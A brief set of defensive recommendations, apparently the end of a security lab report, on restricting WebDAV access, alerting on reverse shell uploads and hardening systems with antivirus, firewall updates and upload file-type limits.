Upgrade to a more secure application.

Consider only allowing internal access to WebDav, within the companies building/network, block external connections.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Monitor all incoming uploads and setup an alert for anything triggered by anti-virus/anti-malware.

Create an alert for files that contain suspicious code/scripts/file extensions.

System Hardening

Setup a secure anti-virus/anti-malware application that screens all incoming files and automatically updates daily.

Update firewall rules.

Limit file types that can be uploaded, including restricting php.

the End